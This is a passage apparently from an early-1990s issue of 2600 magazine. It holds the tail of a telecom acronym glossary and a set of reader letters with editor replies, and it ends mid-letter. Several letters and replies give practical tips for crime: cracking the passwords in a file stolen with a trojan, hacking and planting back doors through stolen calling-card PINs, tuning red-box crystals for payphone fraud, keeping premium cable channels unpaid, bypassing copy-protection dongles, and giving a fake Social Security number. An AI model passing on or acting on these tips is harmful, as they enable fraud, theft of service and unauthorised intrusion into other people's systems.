IB Instruction Buffer
IBN Integrated Business Network
IC Independent Carrier
IC Interexchange Carrier
IC Inter-LATA Carrier
ICAN Individual Circuit ANalysis
ICC Interstate Commerce Commission
ICD Interactive Call Distribution
ICLID Individual Calling Line ID
ICM Integrated Call Management
IF Intermediate Frequency
IFRPS Intercity Facility Relief Planning System
IIN Integrated Information Network
IM Interface Module
IMAS Integrated Mass Announcement System
IMM Input Message Manual
IMT Inter Machine Trunk
IMTS Improved Mobile Telephone Service
IN Intelligent Network
INC InterNational Carrier
INL Inter Node Link
INN Inter Node Network
INTELSAT INternational TELecommunications
SATellite consortium
INWATS INward Wide Area Telephone Service
IO Inward Operator
IOC Input/Output Controller
IOCC International Overseas Completion Center
IOP Input-Output Processor
IOT Inter-Office Trunk
IP Information Provider
IPCS Interactive Problem Control System
IPL Initial Program Load
IPLAN Integrated PLanning And Analysis
IPM Impulses Per Minute
IPM Interruptions Per Minute
IPX Integrated Packet eXchange
IRC International Record Carrier
IROR Internal Rate Of Return
IS Interrupt Set
ISC International Switching Center
ISDN Integrated Service Digital Network
ISLM Integrated Services Line Module
ISLU Integrated Services Line Unit
ISN Information Systems Network
ISN Integrated Systems Network
ISO International Organization for Standardization
ISS Integrated Switching System
ISSN Integrated Special Services Network
ISUP Integrated Services User Part
ITS Institute of Telecommunication Science
ITSO Incoming Trunk Service Observation
ITU International Telecommunications Union
IVP Installation Verification Program
IVTS International Video Teleconferencing Service
IX Interactive eXecutive
IXM InterеXchange Mileage
JCL Job Control Language
JES Job Entry System
JIM Job Information Memorandum
JMX Jumbogroup MultipleX
JSN Junction Switch Number
JSW Junctor SWitch
K Kilobit
KBPS KiloBits Per Second
KDT Keyboard Display Terminal
KFT KiloFeeT
KHZ KiloHertZ
KP Key Pulse
KSR Keyboard Send-Receive
KTS Key Telephone Set
KTS Key Telephone System
LAC Loop Assignment Center
LADT Local Access Data Transport
LAIS Local Automatic Intercept System
LAMA Local Automatic Message Accounting
LAN Local Area Network
LAP Link Access Protocol
LAPD Link Access Procedure on the D channel
LASS Local Area Signaling Service
LATA Local Access and Transport Area
LATIS Loop Activity Tracking Information System
LBO Line Buildout
LBS Load Balance System
LCAMOS Loop CAble Maintenance Operation System
LCCIS Local Common Channel Interoffice Signaling
LCCL Line Card CabLe
LCCLN Line Card Cable Narrative
LCDN Last Called Directory Number
LCIE Lightguide Cable Interconnection Equipment
LCLOC Line Card LOCation
LCN Logical Channel Numbers
LCR Least Cost Routing
LCRMKR Line Card ReMarKs, Retained
LCSE Line Card Service and Equipment
LCSEN Line Card Service and Equipment Narrative
LDMTS Long Distance Message Telecommunications
Service
LEAS LATA Equal Access System
LEC Local Exchange Carrier
LED Light-Emitting Diode
LENCL Line Equipment Number CLass
LF Line Finder
LFACS Loop Facilities Assignment And Control
System
LIFO Last In, First Out
LLN Line Link Network
LMMS Local Message Metering System

LMOS Loop Maintenance Operations System
LOC Local Operating Company
LOCAP LOw CAPacitance
LOF Lock OFf-line
LON Lock ON-line
LPCDF Low Profile Combined Distributing Frame
LRAP Long Route Analysis Program
LRC Longitudinal Redundancy Check
LRS Line Repeater Station
LRSS Long Range Switching Studies
LSB Lower Side Band
LSI Large Scale Integrated circuitry
LSRP Local Switching Replacement Planning system
LSS Loop Switching System
LSV Line Status Verifier
LTAB Line Test Access Bus
LTC Local Test Cabinet
LTD Local Test Desk
LTF Lightwave Terminating Frame
LTF Line Trunk Frame
LTG Line Trunk Group
LTS Loss Test Set
LXE Lightguide eXpress Entry
M/W MicroWave
MA Maintenance Administrator
MACBS Multi-Access Cable Billing System
MADN Multiple Access Directory Numbers
MAN Metropolitan Area Network
MAP Maintenance and Administration Position
MAPSS Maintenance & Analysis Plan for Special
Services
MAR Microprogram Address Register
MARC Market Analysis of Revenue and Customers
system
MAS MAin Store
MAS Mass Announcement System
MASB MAS Bus
MASC MAS Controller
MASM MAS Memory
MATFAP Metropolitan Area Transmission Facility
Analysys Program
MBPS MegaBits Per Second
MCIAS Multi Channel Intelligent Announcement
System
MCC Master Control Center
MCCS Mechanized Calling Card Service
MCH Maintenance CHannel
MCHB Maintenance CHannel Buffer
MCI Microwave Communications Incorporated
MCIAS Multi-Channel Intercept Announcement
System
MCN Metropolitan Campus Network
MCS Meeting Communications Service
MCTRAP Mechanized Customer Trouble Report
Analysis Plan
MDACS Modular Digital Access Control System
MDC Marker Distributor Control
MDC Meridian Digital Centrex
MDF Main Distribution Frame
MDU Marker Decoder Unit
MDX Modular Digital eXchange
MEC Mobile Equipment Console
MELD Mechanized Engineering and Layout for
Distributing Frames
MERS Most Economic Route Selection
MET Multibutton Electronic Telephone
MF Multi Frequency
MFENET Magnetic Fusion Energy NETwork
MFJ Modification of Final Judgement
MFR Multi-Frequency Receivers
MFT Metallic Facility Terminal
MG MasterGroup
MGT MasterGroup Translator
MHS Message Handling System
MHZ MegaHertZ
MICE Modular Integrated Communications
Environment
MIN Mobile Identification Number
MINX MultiMedia Information Network eXchange
MIR Micro-Instruction Register
MIS Management Information System
MISCF MISCellaneous Frame
MITS Microcomputer Interactive Test System
MLC MiniLine Card
MLCD Multi-Line Call Detail
MLT Mechanized Loop Testing
MMC Minicomputer Maintenance Center
MMGT MultiMasterGroup Translator
MMOC Minicomputer Maintenance Operations Center
MMS Main Memory Status
MMS Memory Management System
MMX Mastergroup MultipleX
MODEM MOdulator-DEModulator
MOG Minicomputer Operations Group
MOS Metal Oxide Semiconductor
MP Multi-Processor
MPCH Main Parallel CHannel
MPOW Multiple Purpose Operator Workstation
MPPD Multi Purpose Peripheral Device
MRF Maintenance Reset Function
MS Maintenance State
MSC Media Stimulated Calling
MTF Master Test Frame.
MTP Message Transfer Part
MTR Mechanized Time Reporting
MTS Message Telecommunications Service
MTS Message Telephone Service
MTS Mobile Telephone Service
MTSO Mobile Telephone Switching Office
MTU Maintenance Termination Unit
MTU Media Tech Unit
MTX Mobile Telephone eXchange
MU Message Unit
MULDEM MULtiplexer DEMultiplexer
MUX MUltipleX
MVP Multiline Variety Package
MVS Multiple Virtual Storage
MW MultiWink
MXU MultipleXer Unit
NA Next Address
NAC Network Administration Center
NAG Network Architecture Group
NAM Number Assignment Module
NAND Not-AND gate
NAS Numerical and Atmospheric Sciences network
NCC Network Control Center
NCCF Network Communications Control Facility
NCP Network Control Point
NCS National Communications System
NCTE Network Channel-Terminating Equipment
NDCC Network Data Collection Center
NEBS New Equipment-Building System
NESAC National Electronic Switching Assistance
Center
NEXT Near End X Talk
NHR Non Hierarchial Routing
NI Network Interface
NM Network Module
NMC Network Management Center
NNX Network Numbering eXchange

NOC Network Operations Center
NOCS Network Operations Center System
NORGEN Network Operations Report GENerator
NOTIS Network Operator Trouble Information System
NPA No Power Alarm
NPA Numbering Plan Area
NPV Net Present Value
NSA National Security Agency
NSC Network Service Center
NSCS Network Service Center System
NSEC Network Switching Engineering Center
NSFNET National Science Foundation NETwork
NSPMP Network Switching Performance
  Measurement Plan
NT Network Termination
NT Northern Telecom
NTEC Network Technical Equipment Center
NTIA National Telecommunications and Information
  Agency
NTS Network Technical Support
NTS Network Test System
NUA Network User Address
NUI Network User Identification
NYNEX New York, New England and the unknown (X)
O-LTM Optical Line Terminating Multiplexer
OASYS Office Automation SYStem
OC Operator Centralization
OCC Other Common Carrier
OCE Other Common carrier channel Equipment
OCU Office Channel Unit
OD Outdial
ODAC Operations Distribution Administration Center
ODD Operator Distance Dialing
ODDD Operator Direct Distance Dialing
ODS Overhead Data Stream
OFNPS Outstate Facility Network Planning System
OGT OutGoing Trunk
OMM Output Message Manual
OMPF Operation and Maintenance Processor Frame
ONAC Operations Network Administration Center
ONAL Off Network Access Line
ONI Operator Number Identification
OP Outside Plant
OPC Originating Point Codes
OPEOS Outside Plant planning, Engineering &
  construction Operations System
OPM Outside Plant Module
OPS Off-Premises Station
OPSM Outside Plant Subscriber Module
OPX Off-Premises eXtension
OR Originating Register
ORB Office Repeater Bay
ORM Optical Remote Module
OS Operator Service
OS OutState
OSAC Operator Services Assistance Center
OSC Operator Services Center
OSC OSCillator
OSDS Operating System for Distributed Switching
OSI Open Systems Interconnection
OSO Originating Signaling Office
OSP OutSide Plant
OSPS Operator Service Position System
OSS Operator Service System
OUTWATS OUTward Wide Area Telecommunications
  Service
OW Over-Write
P/AR Peak-to-Average Ratio
PA Power Alarm
PA Program Address

PABX Private Automatic Branch eXchange
PACE Program for Arrangement of Cables and
  Equipment
PACT Prefix Access Code Translator
PAD Packet Assembly/Disassembly
PAM Pulse Amplitude Modulation
PAN Personal Account Number
PANS Pretty Advanced New Stuff
PAS Public Announcement Service
PAT Power Alarm Test
PAX Private Automatic eXchange
PBC Peripheral Bus Computer
PBC Processor Bus Controller
PBD Pacific Bell Directory
PBX Private Branch eXchange
PC Primary Center
PCDA Program Controlled Data Acquisition
PCH Parallel CHannel
PCM Pulse-Code Modulation
PCO Peg Count and OverFlow
PCTV Program Controlled TransVerters
PD Peripheral Decoder
PDF Power Distribution Frame
PDI Power and Data Interface
PDN Public Data Network
PDSP Peripheral Data Storage Processor
PE Peripheral Equipment
PECC Product Engineering Control Center
PFPU Processor Frame Power Unit
PH Parity High bit
PIA Plug-In Administrator
PIC Plastic-Insulated Cable
PIC Primary Independent Carrier
PICS Plug-in Inventory Control System (PICS-DCPR)
PIN Personal Identification Number
PIP Packet Interface Port
PL Parity Low bit
PM Peripheral Module
PM Plant Management
PMAC Peripheral Module Access Controller
PMU Precision Measurement Unit
PNB Pacific Northwest Bell
PNPN Positive-Negative-Positive-Negative devices
POB Periphal Order Suffer
POF Programmable Operator Facility
POP Point Of Presence
POTS Plain Old Telephone Service
PP Post Pay
PPD Peripheral Pulse Distributor
PPN Public Packet Switching
PPS Product Performance Surveys
PPS Public Packet Switching network
PRCA Puerto Rico Communications Authority
PREMIS PREMises Information System
PRI Primary Rate Interface
PROM Programmable Read Only Memory
PROMATS PROgrammable Magnetic Tape System
PROTEL PRocedure Oriented Type Enforcing
  Language
PRS Personal Response System
PRTC Puerto Rico Telephone Company
PS Program Store
PSAP Public Safety Answering Point
PSC Prime Service Contractor
PSC Public Safety Calling system
PSC Public Service Commission
PSDC Public Switched Digital Capability
PSE Packet Switch Exchange
PSIU Packet Switch Interface Unit
PSK Phase-Shift Keying

PSM Packet Service Module
PSM Position Switching Module
PSN Packet Switched Network
PSN Public Switched Network
PSO Pending Service Order
PSS Packet Switch Stream
PSS Packet Switched Services
PSTN Public Switched Telephone Network
PSU Program Storage Unit
PSW Program Status Word
PT Program Timer
PTAT Private Trans Atlantic Telecommunications
PTT Postal Telephone and Telegraph
PTW Primary Translation Word
PUC Peripheral Unit Controller
PUC Public Utilities Commission
PVC Permanent Virtual Circuits
PVN Private Virtual Network
QAM Quadrature-Amplitude Modulation
QAS Quasi Associated Signaling
QMP Quality Measurement Plan
QRSS Quasi Random Signal Source
QSS Quality Surveillance System
R Ring
R&R Rate & Route
R&SE Research & Systems Engineering
R/O Read/Only
R/W Read Write
R/WM Read/Write Memory
RAM Random-Access Memory
RAND Rural Area Network Design
RAO Regional Accounting Office
RAO Revenue Accounting Office
RAR Return Address Register
RASC Residence Account Service Center
RBHC Regional Bell Holding Company
RBOC Regional Bell Operating Company
RBOR Request Basic Output Report
RC Regional Center
RC Resistance-Capacitance
RC MAC Recent Change Memory Administration
  Center
RCC Radio Common Carrier
RCC Remote Cluster Controller
RCC Reverse Command Channel
RCF Remote Call Forwarding
RCLDN Retrieval of Calling Line Directory Number
RCM Remote Carrier Module
RCSC Remote Spooling Communications Subsystem
RCU Radio Channel Unit
RCVR ReCeiVeR
RDES Remote Data Entry System
RDS Radio Digital System
RDT Radio Digital Terminal
REC Regional Engineering Center
REM Remote Equipment Module
REMOBS REMote OBservation System
REN Ring Equivalence Number
REXX REstructured eXtended eXecutor language
RF Radio Frequency
RID Remote Isolation Device
RISLU Remote Integrated Services Line Unit
RLCM Remote Line Concentrating Module
RLT Remote Line Test
RMAS Remote Memory Administration System
RMR Remote Message Registers
RMS Root-Mean-Square
RN Reference Noise
RNOC Regional Network Operations Center
RO Receive Only

ROB Remote Order Buffer
ROC Regional Operating Company
ROH Receiver Off Hook
ROM Read Only Memory
ROTL Remote Office Test Line
RQS Rate/Quote System
RQSM Regional Quality Service Management
RRO Reports Receiving Office
RSA Repair Service Attendant
RSB Repair Service Bureau
RSC Remote Switching Center
RSC Residence Service Center
RSCS Remote Source Control System
RSCS Remote Spooling Communications Subsystem
RSLE Remote Subscriber Line Equipment
RSLM Remote Subscriber Line Module
RSM Remote Switching Module
RSS Remote Switching System
RSTS/E Resource System Time Sharing/Enhanced
RSU Remote Switching Unit
RTA Remote Trunking Arrangement
RTL Resistor-Transistor Logic
RTM Regional Telecommunications Management
RTM Remote Test Module
RTS Remote Testing System
RTU Remote Trunking Unit
RTU Right To Use
RUM Remote User Multiplex
RWC Remote Work Center
RX Remote eXchange

Looks like we ran out of space again! Sorry. But the third half will definitely be the last of it.

WRITE FOR 2600!

SEND YOUR ARTICLES TO:
2600 ARTICLE
SUBMISSIONS
PO BOX 99
MIDDLE ISLAND, NY 11953
INTERNET: 2600@well.sf.ca.us
FAX: (516) 751-2608

Remember, all writers get free subscriptions as well as free accounts on our voice mail system. To contact a 2600 writer, call 0700-751-2600. If you're not using AT&T, preface that with 10288. Use touch tones to track down the writer you're looking for. Overseas callers can call our office (516) 751-2600 and we'll forward the message.

Printable Letters

Mall Fallout

Dear 2600:

I just finished reading the article on the crap that went on in the Pentagon City Mall and I am appalled. It seems that the government feels that all hackers are either pirates or dark siders, where in reality only a few hackers are from the shady side and many of the pirates out there are not real hackers. They seem to forget that many of the people who do things like Unix security (or any form of computer security for the matter) got their start in hacking. The best way to fix holes in security is to find them before someone else does. The extent of hacking goes much further than this but it just seems to me as if the "officials" (and I use the word loosely) get scared if someone know how to do something besides run Word Perfect, Windows, or Lotus 1-2-3. I feel that the actions brought about by the Secret Service and the Mall security guards were extremely uncalled for and I stand behind anyone out there who goes out and fights it.

The Knight of NI
New Jersey

Dear 2600:

The unpleasant incident which occurred to the attendees of the *2600* meeting held in Pentagon City Mall in D.C. is too upsetting. If the mall cops hadn't bothered the meeting, they might have caught a few shoplifters or someone who was clearly breaking a law.

The news of the incident spread fast, though. I first read it on the Internet, then in the zine. I think the hackers did a good job when they contacted the media (*The Washington Post*) and several other organizations (EFF, CPSR, ACLU) after the incident. Spread the word around, let more people know, and maybe we won't have any more chances of dealing with the S.S. men in our local malls.

Keep up the great work!!!

Knight Klone
Atlanta, GA

The DC events are a perfect example of what transpires when hackers stick together and use their resources. It also serves as a model of what can happen when authority figures overstep their boundaries and then try and cover the whole thing up.

Beginner Questions

Dear 2600:

Hi, I am just beginning to hack and enter the phreak world. I was wondering if you could suggest some good literature I could read that would better understand stuff for me. I recently got your Spring 1992 edition of *2600 Magazine* from my uncle who works at Digital. I liked it a lot, but I didn't understand half of the terminology and some of the basics. Oh yeah, I read your "Hacking WWIV" article and found it quite useful. I tried out the idea of building a trojan that would steal the user file. I built it in C, and it ran for Searchlight systems. After I downloaded the file, one major problem appeared. Apparently, Searchlight uses the Unix method for encrypting passwords in files and I can't get at any of them at all. What do you suggest I do?

JC
Canada

We're constantly printing reviews and directories of hacker reading material. If you keep reading, you'll get caught up fairly soon. If the system you're after uses the same method of encryption as a Unix system, you can look for a Unix password hacker that will run on any PC. There are lots of them out there and they can be modified to go through dictionaries, common passwords, words with numbers attached, and almost anything else.

Dear 2600:

I know you must be getting kinda sick of letters from people saying they're just beginners and they want to ask you some really stupid question you're almost embarrassed to answer, but... I was reading a file for beginning hackers and the author warned against using calling card numbers, saying something like, "If you do, you *will* get caught sooner or later, no matter what."

Well, because nothing like Telenet or Tymnet is local from here, using calling card numbers is about the only way I can get toll-free long distance. So I was wondering if you could explain to me the general security procedures around this and how one would get caught. I know virtually nothing about it and I'm eager to try some numbers I have.

Dial Tone
Nevada City, CA

There's nothing stupid about asking a question if you don't know the answer. It's a lot dumber not to ask or, even worse, not to answer if you're in a position to help. As far as calling cards, quite simply it's a bad idea because the phone number you call from is always printed on the phone bill! We suggest you find another way onto the net, like possibly going through a school and hopping onto the Internet.

Defeating Hardware Locks

Dear 2600:

In the winter issue, The Pizza Maker Hacker asked about "those cryptic parallel port hardware locks". Well, Pizza Maker, those "locks" are just little boxes sitting on your machine waiting for a signal from the program to ask if it's there. Let's say your program expects that little nuisance to be plugged in. It sends a signal to the box like "Hey, are you plugged in?" If it is, the box replies, "Yeah, I'm here. Go ahead." and the program continues execution. If the box isn't there, we can guess that the program says "Hell-ooo? Where are you?" and after a while decides that you aren't authorized to run that program on that computer.

What would happen if you "shared" one of those annoying little plugs between two or three machines? Like, what if you combined all the same pins on each machine and connected the three into the corresponding hole of the connector? If you're looking for a way to defeat the darn things, try that. It's all I can think of.

The Public

Dear 2600:

I notice that several of your readers have written to ask about hardware keys, devices that attach to a parallel port and come with many popular programs, as a form of copy protection. There have been many complaints made about these devices, and people have asked if there is a way to bypass them. There is a company in Canada by the name of Safesoft Systems Inc., which sells programs to defeat the hardware lock security found on many programs. Their address is: Safesoft Systems, Inc., 202-1100 Concordia, Winnipeg, MB R2K 4B8, Canada. Phone: (204) 669-4639, fax: (204) 668-3566. The programs they sell load TSR's and are designed to fool specific software packages into believing that the hardware key is attached. I hope this may be of help to other readers.

Arclight
Fullerton, CA

Telco Fascists

Dear 2600:

About six months ago, I tried to set up new phone service for an apartment I had moved into. I used a different name than I had previously had my old phone under and told the ma service person that I had not had phone service before. What followed was an abrasive and degrading interrogation for information. I wasn't "suspected" of anything, but still their "normal procedure" now is to demand both one's Social Security number *and* one's driver's license number as well as what one does for a living. By the time I was through, she was demanding *both* that I give her my landlord's phone number so they could "verify" me, and trot down to their offices and upchuck identification to them.

Their demand for the Social Security number *should* be a violation of the Federal Privacy Act of 1975, since they are, for all intents and purposes, the government - at least they are a monopoly one has to use. Maybe Clinton will appoint judges who will take individual rights and privacy a little bit more seriously....

I waited about three months, then phoned ma again to set up service, this time for a friend's place (I had phoned ma from a fortress phone previously - maybe that helped foul it up). Even though I had used a phony Social Security number for my previous phone account, I gave the name for the previous account and had service connected without them asking for any further info, except for a phone number where I could be reached.

Maybe ma's aim is to keep people from running up huge phone bills and skipping. That may be the case, but the demand for both Social Security number and driver's license number amounts to a drastic erosion of privacy and a totalitarianization of identity.

I'm curious if you know if anyone has brought suit against ma based on the Privacy Act regarding this (in California), and if you know if other Baby Bells are putting new customers through the same shit. I'd like to get info on this from other readers.

I'm curious if you might also have info on jail addresses for political prisoners locked down for the heinous crime of hacking.

NA
Sacramento, CA

It also seems as if they don't really need a real number based on your experience. We do have some prisoners who subscribe (not imprisoned for hacking as far as we know) and, if they want, we will give out their address here or in the Marketplace. We won't give out addresses without their permission, however. Read on for a letter from one of our prisoner friends.

Dear 2600:

I have an unusual question about my phone system. I'm one of your few subscribers who is currently held in prison (I hope), and the phones I have access to seem to be restricted lines, allowing only collect calls. I have been unsuccessful in placing toll-free calls (1-800) or getting another carrier (10288).

Since there are many phones in this same institution, I assume they are all a part of a PBX or similar system. My question is this: how can I determine what system they are using, and once I do, what sort of vulnerabilities do you think it might have? I estimate about 50 of these collect-only phones in the institution. Some have numbers, but they don't accept calls.

Do you have any info on typical prison systems, or what one can do on a "restricted line" that only allows collect calls?

M

Our Winter 1992-93 issue had some info on prison phones. It's not likely that your system is part of a PBX since phone companies have a class of service for prison phones. That is, while there may be a PBX in the prison, it's not typical for payphones to be hooked into them. It would be nice, *but it's not very probable.*

Info

Dear 2600:

I just purchased your wonderful zine and find it quite interesting. I have had a PC for quite a while and concentrate mainly on software piracy and a substantial bit of programming utilities for my own personal use. Ever since receiving a modem, I am fascinated by the limitless applications that the phone service has to offer. In Volume 9, Number 2, the article on Voice Mail Hacking prompted me to go to a payphone and explore using the numbers provided.

If you have a stolen calling card number, AT&T now offers a great service called Public Phone 2000. It's a complete terminal allowing you to hack on the spot without carrying your own gear. Just dial a system's number, enter your stolen PIN and proceed. It can't be traced back to you because the card's not yours to begin with. The only problem is that you can't retrieve data, but you can test a system and perhaps set up some back doors. The terminals also come with a phone jack for your laptop if you choose to do so.

John Wesley Harding
New Jersey

If you're not overly paranoid about the terminals having little cameras or about having your data captured someplace else, this may just be the service for you.

Dear 2600:

I live in Los Angeles, and I have discovered some strange little "quirks" in the phones here. First of all, whenever dialing *any* prefix (at least in the 310 area code) and 0002 (i.e. 474-0002, 393-0002, etc.) you will receive what sounds like the high end of a loop. It even has those little pauses every now and then. But I'm unable to verify if it *is* a loop or what. Also, any prefix and 1110 will give you a 300 baud carrier. This seems to work in both 310 and 213 area code. Just thought I'd notify you guys.

Frion Man
Los Angeles

The 0002 is not a loop. It's a 1004 hz tone test line. We don't know about the carrier.

Dear 2600:

First off I want to say that your publication is one of the best through the presses. Next I have a question. I am hearing a lot about this Simplex lock article. What issue was that in? I've only been along for the ride since Autumn 92 and I'd like to find back issues of interest to me. Do you have an index made up, a kind of reference guide to 2600? Next a comment about Count Zero's article on COCOT phones in the Autumn 92 issue. Throughout western and central Washington at least, i have noticed a lot of the Texaco stations' phones are COCOTs and they work with no security whatsoever. A simple 1-800 wait procedure works, no keypad lock-out and no mike-mute. Other 2600 readers may want to look into Texaco stations in their area.

Static
Washington

Unless all Texaco stations use the same COCOT vendor, it's unlikely that you'll find these gullible phones at those stations. But if you can figure out where these COCOTs are coming from, you'll find them in all kinds of places. The weakness could be coming from two points - the phone itself or the people who distribute the phone. Both of these bits of information should be on the phone itself. It's important to realize that playing with COCOTs can be more dangerous because sometimes the actual owner of the phone is physically close to you while you're playing games.

Concerning the Simplex article, the issue you want is Autumn 1991. And our long-awaited index threatens to be done later this year.

Dear 2600:

I realize that 2600 is an open forum for free speakers of all types. I think this is a great policy for a national publication. Print it all, let the readers sort it all out. Great. But where do you draw the line? You can't print everything submitted. My comment is, is 2600 the right place for cable TV descrambler/converter box info? The back of *Popular Science* is full of such stuff. Your space is better saved for more rare info.

When I went to Radio Shack last week and asked if they cut custom crystals (yes), they curtly informed me that they "know exactly what I want that frequency for" and flatly refused to sell it to me. They did sell me the auto dialer. I half expected to find the insides full of epoxy, but it was clean.

In regards to using a switch to select between the stock crystal and the red box 6.553 Mhz crystal, I say great! The added capacity of the wires and switch will lower the frequency of the crystals. Since the 6.553 Mhz is too high (6.490 is best), this is a desired effect. I also think that since everyone will use a slightly different set-up, the resulting tones will be almost unique. DSP will just love that! Thin short wires will produce the least change in the crystals, long thick wires the most. Don't go too far with this or it won't work at all.

A phone book size catalog of test equipment, parts, cables, and computers is free from 1-800-472-7373. Ask for the Buyers Guide.

What's the ANAC for 310 and/or 818 areas?

Mouse Balls

Try 114, 1223, or 61056. It's also possible 760 or 790 plus four digits might work. Hopefully, one of our many Los Angeles-based readers can help us on this one.

Dear 2600:

Let me start by saying your magazine is a great service to the H/P community. Now, in regard to your last issue, the Apple II Evangelist wrote about the inquiries of Radio Trash. My experience with them was different. After I told them what I wanted (and convinced them that it was possible to order out for a crystal) they refused to sell me the autodialer! I had to go to another Radio Trash to pick it up. Also, your readers might find these 800 numbers of interest: 800-546-1000 (2400), 800-546-2000 (2400), 800-546-2500 (9600), 800-546-3000 (1200).

MW
Ohio

Radio Shack has apparently caved in to pressure from either federal authorities or the phone companies concerning their modifiable tone dialers. It's not the first time. Their valuable CPA-1000 consumer pen register was discontinued because of similar pressure. Fortunately, most of us don't think of Radio Shack as a reliable source, but rather as a last resort.

Dear 2600:

The ANAC for Albuquerque, NM this month is 990-4312. Have fun!

Martian

Dear 2600:

Concerning the DC meetings, the numbers at the mall cannot be dialed into. These numbers are, by the way: 703-415-9839, 9840, 9841, and 9842 but I guess that is no help. But I did get the Pentagon City Mall Metro Station payphone numbers and they can be dialed into. These numbers are: 703-486-9454 and 9452. So if any of us hear the phones that are right in front of the Metro Gates ringing then we know to answer.

Clovis

Freedom of the Press

Dear 2600:

I have been wanting to loc (letter of comment) your magazine since I first picked it up in the summer of 1991. However, I think I pick it up for a very different purpose than many of your readers. Unlike many of your readers, I actually have no interest in telephones nor do I have an interest in hacking computer systems. I do wish the rates were lower for long distance calls and I firmly believe that they can be, however I do not expect that to change anytime soon... or later.

Rather, I pick up the magazine (at a local BookStop) because I think the audacity of its existence is wonderful. If it weren't for the fact of such rules as the Freedom of The Press and the Freedom of Information Act, there would be no way for your publication to exist. It would have been shut down some time ago. And if Bruce Sterling's book is any indication, there have already been many "rogue publications" shut down by opposing forces.

I admire your writers greatly. They have the courage to speak their minds without fearing reprisal from the government or the local police (or even mall cops if your last issue is any indication). I would encourage everyone to keep writing... keep sending articles and locs. I agree with the statement, "Information wants to be free." I, personally, would not break into systems to get information. But that is just me. I have no interest in doing that. I have to ask for some feedback though on something that I have been contemplating.

You see, I am a person who is fascinated with publishing. I believe in the printed word ultimately. To me, a slightly muddy flyer lying on the street with giant words on it that say, "*Hear Me! You Fuckers*" is much more powerful than anything in the world. If *one* person glances at that piece of paper on the street, even if he doesn't pick it up to read the rest, he has still heard that message. In his mind, these words will stay around for a little bit. This kind of fascination with words and communication in this manner, I believe has been somewhat lost because of our society's fast pace and growing impatience. It is a lot different from a television where a show comes on and the host says, "I would like to talk to you about..." *Click.* Bulletin boards are familiar in that aspect depending on whether you give a subject to a message. If there is a subject provided, a person has the choice to skip the message (I know I do when I am in a rush). So, if we relied on these other methods, messages could very well never be heard especially with how choosy the media and the populace is.

Having said that I find that I feel restricted in what I say. I find myself in constant fear that the "wrong type of person" might read the flyer (or article). For instance, I think the crime situation is horrible. Of course it is horrible everywhere, however I mean it's horrible in the sense that we have two serial rapists running around this area and they have been running for the past two years. As far as I know, there have been no attempts (*real attempts*) to catch them. Furthermore, I stick to that opinion because we have had two tourist killings in the past year... accompanied with a lot of bad PR... and each time the killer was caught within two weeks (one of them was even across the country). It sickens me that I have to worry about my fiance (who more or less lives in one of the target areas of this rapist) when she's home alone at night because this bastard police department does absolutely nothing about it. If they are doing something it's certainly not tangible enough for us to know. I was so mad one night that I wanted to publish an article blasting the local police department and scatter it throughout the area. Then fear set in. If they found out it was me, would there be any reprisal? I am a citizen and they have the power to do whatever they want to me.

Another instance... I have been wanting to write you since I first picked up 2600. However, I have been afraid of what's going to happen to my name. I work a small part in the giant scheme of the publishing business and I really don't want my name in anyone's file and I don't see how anyone would. I have noticed that 2600 offers free subscriptions to writers. I certainly have a lot to say on the matter of speaking out and the freedom of publishing, which I would guess is related to what you do, but I am scared of my name being in it. If I was even offered a free subscription, where would I send it? A P.O. Box? Registered at the U.S. Postal Service?

I don't really believe that a file would be started on me. I believe that my name would be in the 2600 file. The funny thing is, there is nothing illegal here. I am literally offering an opinion but it's almost impossible to do it under a veil of anonymity any longer. I have honestly never participated in anything that was considered illegal (aside from the usual speeding violations and accidents that were my fault but who doesn't have those). However, it is my opinion that my opinion is dangerous. It is my opinion that will cause my name to come under scrutiny. I would subscribe to 2600 with no problem, but it's that fear of what happens to my name and who wants to know about me that scares me.

I am sure that's the way that they (meaning the opposition in general) would rather I be. Heck! It's one of the reasons that talk radio is booming! Anybody can call in and be quite anonymous with their opinion.

What I would like to hear your thoughts on is how did you just come upon the decision to just not worry about it. 2600 is a publication that literally rides on the edges of freedom of speech. You are daring mega billion dollar corporation with ties in the government to use their influence to squash you. Yet they don't do it. Yet you aren't scared. Why?

You would probably say that my fears are a teensy bit blown out of perspective. But are they really?

Mike

Not really. And you're not alone in having these fears. Therein lies the answer. Strength is in numbers. It's because we have more friends than enemies that we continue to survive. It's also extremely important not to let our enemies get the upper hand by either dictating terms or, worse, allowing us to imagine what they might do to us if they could. Self-censorship is the worst kind of all and by no means is it limited to publications.

Equal Access?

Dear 2600:

I just realized how stuck-up universities are. I will be attending Philadelphia College of Textiles & Science in the fall of '93. This college does not have an Internet connection. So, I decided to call Temple University and ask them if I could get a non-Temple student account. I'll even pay for it if it comes down to that. They obnoxiously refused. How much would it really cost them (as a university) to set me up an account? The reason I did all this is because I wanted a legal account, and not just another hacked one.

userid@temple

Your problem is a very common one. Fortunately, judging from your address, you were able to overcome it. We can understand the university's reluctance to allow "outsiders" access to their systems but what they fail to realize is that people aren't going to just accept being kept out in the cold. We believe people have the fundamental right to hitch a ride onto the information highway. Just don't kill the driver.

Help Needed

Dear 2600:

I have many of your magazines and attend all of your meetings at the Citicorp building. I have been into phones and computers for many years. I am interested in building a DTMF Decoder for educational purposes. I found the project in your Spring 1990 Issue. After buying most of the parts, I am sad to say that the main IC Chip needed for the project is not easily available to me.

I sent my $12.50 to the company W.E.B. in Spring Valley, California as you said in the article but the envelope came back to me and said the address no long existed. I need to get a SS1202 (maybe SSI202) IC chip which is the DTMF Decoder. I have all the parts except that. This is kinda messed up if I wasted my time and money on all the parts already. I should have gotten that part first but didn't know I was going to run into this trouble. Please can you tell me where I might obtain this IC Chip from? It is the last part that I need to complete my project.

Reuben
NYC

We're checking into it and our readers will no doubt contribute information. Hang in there.

Cable Potential

Dear 2600:

In response to your request for information on cable television, I know a few tricks. You must actually have basic cable to do these things. The box that selects channels is what controls which channels are unscrambled, so if you activate a premium channel, then cancel it if you can retain unscrambling capability by unplugging your box when the signal is sent from the main office. So when you deactivate a channel make sure there is no power going to the box when they tell you to turn on your TV. They usually do their checking up late at night or in the early morning, so at night unplug the box. You will then continue to receive premium cable channels when the cable company thinks you don't.

Master Quickly

It's hard to believe it could be this easy. But it certainly wouldn't be the first time.

On Beige Boxing

Dear 2600:

The Phoenix's article on beige boxing in the Spring 1993 issue was interesting. There's another, simpler way to get the "monitor" capability discussed.

